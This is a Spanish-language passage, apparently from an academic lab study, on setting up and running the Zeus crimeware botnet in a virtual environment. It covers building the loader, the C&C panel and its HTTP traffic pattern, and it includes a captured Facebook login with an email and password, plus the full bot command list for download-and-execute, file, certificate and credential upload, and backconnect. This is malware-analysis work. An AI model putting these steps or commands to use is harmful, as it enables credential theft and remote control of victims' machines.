


Figura 3.23 Constructor Zeus

Como indica su nombre es un constructor que permite crear un archivo ejecutable que debe ser propagado y ejecutado en equipos víctimas para iniciar la comunicación con el bot.

La imagen anterior muestra la versión que posee el usuario y a un costado izquierdo se puede apreciar un apartado que se lee *builder.*




Figura 3.24 Elementos del constructor Zeus

1. *Edit config:* Permite abir el documento de texto *conf* para realizar cambios.
2. *Build config:* Crea un elemento de configuración binario.
3. *Build loader:* Crea un archivo ejecutable que debe ser distribuido y ejecutado por la víctima.

Los componentes previamente creados deben ser guardados en el siguiente directorio:




Figura 3.25 Archivos generados desde el constructor Zeus

El archivo *bt.exe* debe ser enviado a la víctima mediante técnicas de ingeniería social y posteriormente ejecutado.

Análisis del equipo víctima:

Se comprueba la actividad antes de que el equipo sea comprometido con el comando *netstat /an* en el símbolo del sistema de Windows XP. La imagen muestra conexiones activas a sitios promedio en internet.

```
:\Documents and Settings\Administrador>netstat /an

onexiones activas

 Proto  Dirección local        Dirección remota       Estado
 TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
 TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 TCP    0.0.0.0:12878          0.0.0.0:0              LISTENING
 TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
 TCP    127.0.0.1:1711         127.0.0.1:1710         TIME_WAIT
 TCP    192.168.46.133:139     0.0.0.0:0              LISTENING
 TCP    192.168.46.133:1713    74.125.227.82:80       TIME_WAIT
 TCP    192.168.46.133:1715    74.125.227.95:80       TIME_WAIT
 TCP    192.168.46.133:1716    74.125.227.95:80       TIME_WAIT
 TCP    192.168.46.133:1717    74.125.227.79:80       TIME_WAIT
 TCP    192.168.46.133:1718    74.125.227.79:80       TIME_WAIT
 TCP    192.168.46.133:1723    69.171.234.37:80       ESTABLISHED
 TCP    192.168.46.133:1724    157.55.96.251:80       ESTABLISHED
 TCP    192.168.46.133:1725    157.55.96.251:443      ESTABLISHED
 TCP    192.168.46.133:1729    65.55.85.55:443        ESTABLISHED
```

Figura 3.26 Conexiones TCP a sitios web promedio en un equipo

TCP View y el Símbolo del Sistema, muestran una conexión inusual a través del protocolo TCP a la dirección IP privada por el puerto 80.




Figura 3.27 Conexión TCP por el puerto 80 al botmaster

EL sniffer Wireshark muestra el tráfico entrante y saliente entre la bot y el equipo infectado.




Figura 3.28 Three way handshake entre el host y el botmaster.

Utilizando la herramienta Process Explorer se observa el troyano utilizando el nombre de un proceso genérico de Windows.




Figura 3.29 Bot.exe disfrazado bajo el nombre de un proceso genérico

Controlador Zeus:

El kit de herramientas de crimeware Zeus ofrece una interfaz al usuario que le permite administrar, enviar scripts, y actualizar la versión de las bots. Cabe mencionar que los scripts y los ataques webinject (para esta versión de Zeus) sólo funcionan en Internet Explorer 6 o posterior.

Acceder al bot requiere tener habilitados los servicios Apache y MySQL de XAMPP Lite. Para posteriormente introducir la dirección IP del usuario y la ruta del directorio XAMPP.




Figura 3.xxx dirección url de la interfaz gráfica Zeus

Aparece un campo que pide nombre de usuario y contraseña.




Figura 3.30 Inicio de sesión Interfaz Zeus

Nota: El nombre de usuario y contraseña son los mismos que fueron utilizados en MySQL Server de Zeus.

Se despliega un inventario con información general de los equipos zombis que se encuentran en línea.




Figura 3.31 Inventario de equipos comprometidos

3.3.1.- Captura de datos personales de la víctima

Es posible comprender el comportamiento de Zeus mediante una revisión a sus comunicaciones a través de la red. Haciendo uso de los componentes de Zeus; entiéndase un servidor y la instancia de una bot, ambos situados en ambiente virtual, en donde se ha indicado al servidor los sitios web falsos a ser generados, scripts PHP y una base de datos.

El análisis de la comunicación en red que ocurre entre el servidor C&C (el que contiene el panel de control) y el nodo infectado, muestra el comportamiento de esta red de malware. Como Zeus está basado en el protocolo HTTP, usa un método para sincronizar comunicaciones.




Figura 3.32 Comunicación HTTP C&C Zeus

A partir de una muestra de tráfico entre el servidor C&C y el bot, se observa que el bot de manera periódica está al pendiente de las actualizaciones del servidor y archivos binarios. Estos mensajes de comunicación HTTP entre dos entidades viajan cifrados. El patrón de comunicación es el siguiente:

1) El cliente infectado comienza la comunicación enviando un mensaje de petición *GET /config.bin* al servidor C&C. Este mensaje es una petición para extraer el archivo de configuración para la botnet.
2) El servidor responde con el archivo de configuración *config.bin* cifrado.
3) El cliente recibe la respuesta y descifra su contenido por medio de la llave, la cual está incluida dentro del archivo bot-ejecutable.
4) Cuando un botmaster quiere involucrar el equipo infectado para administrar la botnet, el nodo infectado tiene que dar su dirección IP externa y reportar cualquier uso de la Network Address Translation (NAT). Para saber la dirección IP externa que es vista por los servidores, el nodo hace una petición a un servidor específico. Luego de un tiempo, este último notifica la dirección IP al que realizó la petición.
5) El bot manda la información adquirida y su estatus de reporte al servidor C&C *POST/gate.php*.




Figura 3.33 El servidor recibe la información del bot

El patrón de comunicación es repetido según se indica en el archivo de configuración.




Figura 3.34 Patrón de comunicación zeus

La información está organizada de manera que se muestren los ID de cada bot, el sistema operativo del bot, su dirección IP versión 4 y la actividad más reciente; intentos de inicio de sesión en redes sociales o transacciones bancarias. La figura 3.xxx muestra los datos que han sido capturados.

View report (HTTPS request, 320 bytes)

Bot ID:	**enrique_5f32b1e_004b6a27**
Botnet:	-- default --
Version:	1.2.7.19
OS Version:	XP Professional SP 3, build 2600
OS Language:	3082
Local time:	12.11.2012 11:15:11
GMT:	-6:00
Session time:	00:07:48
Report time:	12.11.2012 17:15:38
Country:	--
IPv4:	192.168.46.133
Comments for bot:	-
In the list of used:	Yes
Process name:	C:\Archivos de programa\Internet Explorer\iexplore.exe
User of process:	ENRIQUE-5F32B1E\Administrador
Source:	https://www.facebook.com/login.php?login_attempt=1


```
https://www.facebook.com/login.php?login_attempt=1
Referer: http://www.facebook.com/
Keys: yuu
Data:

lsd=AVpHPSaf
email=yuuki_terumi@hotmail.com
pass=4zvR3_GR%26MOr3
default_persistent=0
charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84
timezone=
lgnrnd=090544_rS-n
lgnjs=n
locale=es_LA
```

Figura 3.35 Reporte de petición HTTPS

3.3.2.- Scripts básicos en crimeware Zeus

El kit de herramientas de crimeware Zeus utiliza scripts que pueden ser enviados y ejecutados en el equipo víctima, algunos de estos ataques se enfocan en el navegador Internet Explorer y en funciones de básicas para el Sistema Operativo (en esta caso Windows XP SP 3). La bitácora muestra información clave en los scripts que van desde su nombre, estatus y fecha de creación, por mencionar algunos.



Name	Status	Creation time	Limit of sends	Sended	Executes	Errors
script_1349378477	Disabled	04.10.2012 19:41:57	2	0	0	0
script_1349716312	Enabled	08.10.2012 17:12:13	2	1	1	0
script_1349716452	Enabled	08.10.2012 17:14:30	4	1	1	0

Figura 3.36 Lista de Scripts

Esta adición limita la opción de personalizar algunos comandos. Sin embargo se anexa la sintaxis que el bot reconoce.

`reboot‘ => ‘Reboot computer.’,
‘kos‘ => ‘Kill OS.’,
‘shutdown‘ =>Â ‘Shutdown computer.’,
‘bc_add [service] [ip] [port]‘ => ‘Add backconnect for [service] using server witn address [ip]:[port].’,
‘bc_del [service] [ip] [port]‘ => ‘Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).’,
‘block_url [url]‘Â Â => ‘Disable access to [url] (mask is allowed).’,
‘unblock_url [url]‘ => ‘Enable access to [url] (mask is allowed).’,
‘block_fake [url]‘Â Â => ‘Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).’,
‘unblock_fake [url]‘ => ‘Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).’,
‘rexec [url] [args]‘Â Â => ‘Download and execute the file [url] with the arguments [args] (optional).’,
‘rexeci [url] [args]‘ => ‘Download and execute the file [url] with the arguments [args] (optional) using interactive user.’,
‘lexec [file] [args]‘ => ‘Execute the local file [file] with the arguments [args] (optional).’,
‘lexeci [file] [args]‘ => ‘Execute the local file [file] with the arguments [args] (optional) using interactive user.’,
‘addsf [file_mask...]‘ => ‘Add file masks [file_mask] for local search.’,
‘delsf [file_mask...]‘ => ‘Remove file masks [file_mask] from local search.’,
‘getfile [path]‘ => ‘Upload file or folder [path] to server.’,
‘getcerts’ => ‘Upload certificates from all stores to server.’,
‘resetgrab’ => ‘Upload to server the information from the protected storage, cookies, etc.’,
‘upcfg [url]‘ => ‘Update configuration file from url [url] (optional, by default used standard url)’,
‘rename_bot [name]‘ => ‘Rename bot to [name].’,
‘getmff’ => ‘Upload Macromedia Flash files to server.’,
‘delmff’ => ‘Remove Macromedia Flash files.’,
‘sethomepage [url]‘ => ‘Set homepage [url] for Internet Explorer.’

Creación de Scripts con el kit de herramientas de crimeware Zeus.

Utilizando algunos comandos de la lista de arreglo en Zeus, se crearon 3 ataques: Apagar el equipo con shutdown. Bloquear la dirección http://www.google.com.mx/ y establecer como página de inicio http://www.facebook.com en el navegador Internet Explorer.





Figura 3.37 Vista previa del script apagado



